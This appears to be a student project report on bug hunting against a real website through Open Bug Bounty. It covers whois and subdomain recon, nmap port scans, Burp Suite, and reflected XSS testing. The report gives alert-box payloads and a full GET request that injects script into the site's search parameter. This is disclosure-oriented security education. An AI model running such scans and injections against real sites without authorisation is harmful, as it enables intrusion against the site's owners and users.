Major Project

Team members:-

Name:- Pittala Bhasker

Name:- Prajapati sarvan kumar

Name:- Polepalli Venkata Medha Shankar

Project Name:- Bug Hunting on any target of Openbugbounty

List of topics:-

Introduction :-

The rapid growth of digital technologies has transformed the way we live, work, and communicate. However, it has also increased the risk of cyber threats such as hacking, data breaches, and identity theft. As a result, there is a growing need for enhanced online security measures to protect individuals and organizations from these risks.

• The Bug hunting on any target of openbugbounty project aims to address this need by identifying and reporting vulnerabilities on websites listed on the Open Bug Bounty platform. Open Bug Bounty is a non-profit organization that facilitates coordinated disclosure of website security vulnerabilities by connecting security researchers with website owners

• The platform enables researchers to identify vulnerabilities and report them to the website owner, allowing them to take necessary measures to address the issues. The Bug hunting on any target of openbugbounty project involves a community of security researchers who use a range of tools and techniques to systematically search for security weaknesses on websites 2

• By identifying and reporting vulnerabilities, the project helps website owners to improve their website's security and prevent potential attacks or breaches. Overall, the Bug hunting on any target of openbugbounty project plays an important role in promoting a safer and more secure digital environment. It provides a valuable opportunity for security researchers to gain experience in vulnerability identification and reporting, and for website owners to enhance their security measures to protect their users' data

Tools used in project:-


- ➢ Burpsuite
- ➢ Nmap
- ➢ Google dorks

Steps for solving the Machine:-

- ➢ **Step 1:**


Reconnaissance: gather the information about the target website..

Website:- https://www.smtmax.com/



```
┌──(logmaster㉿kali)-[~]
└─$ whois smtmax.com
   Domain Name: SMTMAX.COM
   Registry Domain ID: 1575626851_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.tucows.com
   Registrar URL: http://www.tucows.com
   Updated Date: 2023-10-30T20:01:55Z
   Creation Date: 2009-11-13T18:27:03Z
   Registry Expiry Date: 2024-11-13T18:27:03Z
   Registrar: Tucows Domains Inc.
   Registrar IANA ID: 69
   Registrar Abuse Contact Email: domainabuse@tucows.com
   Registrar Abuse Contact Phone: +1.4165350123
   Domain Status: ok https://icann.org/epp#ok
   Name Server: IAN.NS.CLOUDFLARE.COM
   Name Server: TEAGAN.NS.CLOUDFLARE.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2024-02-07T11:22:04Z <<<
```

The main motive of this website mainly focus on the development, manufacturing and marketing of SMT tools and equipments for prototyping and production. Additional services include the production of circuit boards and electronic test and measurement instruments, customized electronic hardware design, and software development. We provide quality products at low prices and excellent technical support.




QM-4044 Automatic Pick and Place Machine

The QM-4044 and QM-4044T automatic pick and place machine meticulously designed for stand-alone or table-top use. They are testament to innovation and excellence. These machines not only meet but exceed industry standards with high speed and low prices.

Semiconductor Test Handler

Our Test handler machine can be built according to customer request, it will be based on our QM PnP machine to make both software and hardware modifications and upgrade. Call us today with your customized idea for a pick and place machine, let us see if we can turn your ideal machine into reality

- November 3 2023 FOR IMMEDIATE RELEASE
- Feb. 1 2023, SMTmax News Release
- July, 22 2019 SMTmax News Release
- SMTmax introduces EcoPowerVac 1500
- 4th of July deals



Result of smtmax.com


https://subdomainfinder.c99.nl/scans/2024-02-07/smtmax.com

Scan date	2024-02-07 12:27:35
Domain Country:	Worldwide (COM)
Subdomains found:	16
Most used IP:	104.21.85.100 (5x)

Subdomain	IP	Cloudflare
cpanel.smtmax.com	104.21.85.100	☁
cpcalendars.smtmax.com	104.21.85.100	☁
cpcontacts.smtmax.com	172.67.204.113	☁
mail.smtmax.com	172.67.204.113	☁
server.smtmax.com	104.21.85.100	☁
webdisk.smtmax.com	104.21.85.100	☁
webmail.smtmax.com	104.21.85.100	☁
whm.smtmax.com	172.67.204.113	☁
www.smtmax.com	172.67.204.113	☁

IP	Count
104.21.85.100	5
172.67.204.113	4

the result of domais and sub domains in the above snapshot




```
┌──(logmaster㉿kali)-[~]
└─$ nmap -Pn 104.21.85.100
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-07 06:31 EST
Nmap scan report for 104.21.85.100
Host is up (0.014s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8080/tcp open  http-proxy
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 4.96 seconds

┌──(logmaster㉿kali)-[~]
└─$ nmap -Pn 172.67.204.113
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-07 06:34 EST
Nmap scan report for 172.67.204.113
Host is up (0.011s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8080/tcp open  http-proxy
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 6.48 seconds
```

Services:- Turn key SMT package Solutions Quality Management System Education & on-site training Convenient sales consultation Product customization Computer software development Practical Troubleshooting solutions PCB Assembling & manufacturing Highly experienced technicians to assist you in selecting the proper equipment for your needs.



Server software and technology found

Software / Version	Category
Google PageSpeed 1.13.35.2	Caching, Web server extensions, Performance
Google Analytics	Analytics
Cloudflare	CDN
Google Ads	Advertising
HTTP/3	Miscellaneous
Google Ads Conversion Tracking	Analytics


Potential vulnerabilities:- cross-site scripting (xss) is the main potential vulnerability in this website

- **<u>Step 2:-</u>**

Scanning:- using automated tools to scan the website for common vulnerabilities such as cross-site scripting, SQL injection and cross-site request forgery.

Tools:-

- Burpsuite
- Nmap
- Google dorks
- linux



Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Tasks
New scan
New live task
Filter
Summary
Host
Met...
URL
Status ...
MIME Ty...
View site map
Event log
All issues

Burp Suite Community Edition v2023.12.1.3 - Temporary Project

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite scope.

Capturing

Items added to site map

No items to show

Items found in the crawl will display here.

Task configuration

Task type: Live passive crawl

Scope: Proxy (all traffic)

Configuration: Add links. Add item itself, same domain scope.

Capturing

Task progress

Site map items added: 0

Responses processed: 0

Responses queued: 0

Task log


Memory: 109.5MB

Above is the snapshot of burpsuite

- **Step 3:**

  Manual testing :-

  Conducting manual testing to identify vulnerabilities that may not be detected by automated tools. This may include testing for input validation, session management, and authentication issues.



Communication is not secure

CONFIRMED


URL	Evidence
http://www.smtmax.com	Communication is made over unsecure, unencrypted HTTP.

Details

Risk description:
The communication between the web browser and the server is done using the HTTP protocol, which transmits data unencrypted over the network. Thus, an attacker who manages to intercept the communication at the network level is able to read and modify the data transmitted (including passwords, secret tokens, credit card information and other sensitive data).

Recommendation:
We recommend you to reconfigure the web server to use HTTPS - which encrypts the communication between the web browser and the server.

Classification:
CWE : CWE-311
OWASP Top 10 - 2013 : A6 - Sensitive Data Exposure
OWASP Top 10 - 2017 : A3 - Sensitive Data Exposure




"><svg onload=alert(1)>

In the above image we have using the scripts in the search box to find the vulnerabilities

Scripts:- <script> alert("it's just educational");</script>

- **Step 4:**


  Exploitation:- Attemting to exploit any identified vulnerabilities to verify their impact and potential risk



s just educational");</script>


Source code :-

Post request:-



```
POST /g/collect?v=2&tid=G-Y35639SZ57&gtm=45be4250v9171597358za200&_p=1707300184033&
gcd=13131313l1&npa=0&dma=0&cid=1744628843.1707143133&ul=en-us&sr=1536x864&uaa=&uab=
&uafvl=&uamb=0&uam=&uap=Windows&uapv=&uaw=0&are=1&pscdl=&_eu=AEE&_s=4&sid=
1707298489&sct=4&seg=1&dl=
https%3A%2F%2Fwww.smtmax.com%2Finfo.php%3Fact%3DTechnical%2520support&dr=
https%3A%2F%2Fwww.smtmax.com%2F&dt=
SMTmax%20-%20Your%20%231%20Source%20For%20SMT%20Equipment&en=form_submit&ep.form_id
=&ep.form_name=search&ep.form_destination=
https%3A%2F%2Fwww.smtmax.com%2Fcategory.php%3Fact%3Dsearch&epn.form_length=2&_et=
4831&tfd=56122 HTTP/2
Host: www.google-analytics.com
Content-Length: 0
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.6167.85 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://www.smtmax.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: https://www.smtmax.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=4, i
```

Get Request:-




Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://www.smtmax.com

```
GET /category.php?$act=search&title=%3Cscript%3Ealert%28%270PENBUGBOUNTY%27%29%3C%2Fscript%3E&x=35&y=13 HTTP/2$
Host: www.smtmax.com
Cookie: _gcl_au=1.1.31784435.1707143130; _ga=GA1.1.1744628843.1707143133; _ga_Y35639SZ57=GS1.1.1707298489.4.1.1707300234.0.0.0
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
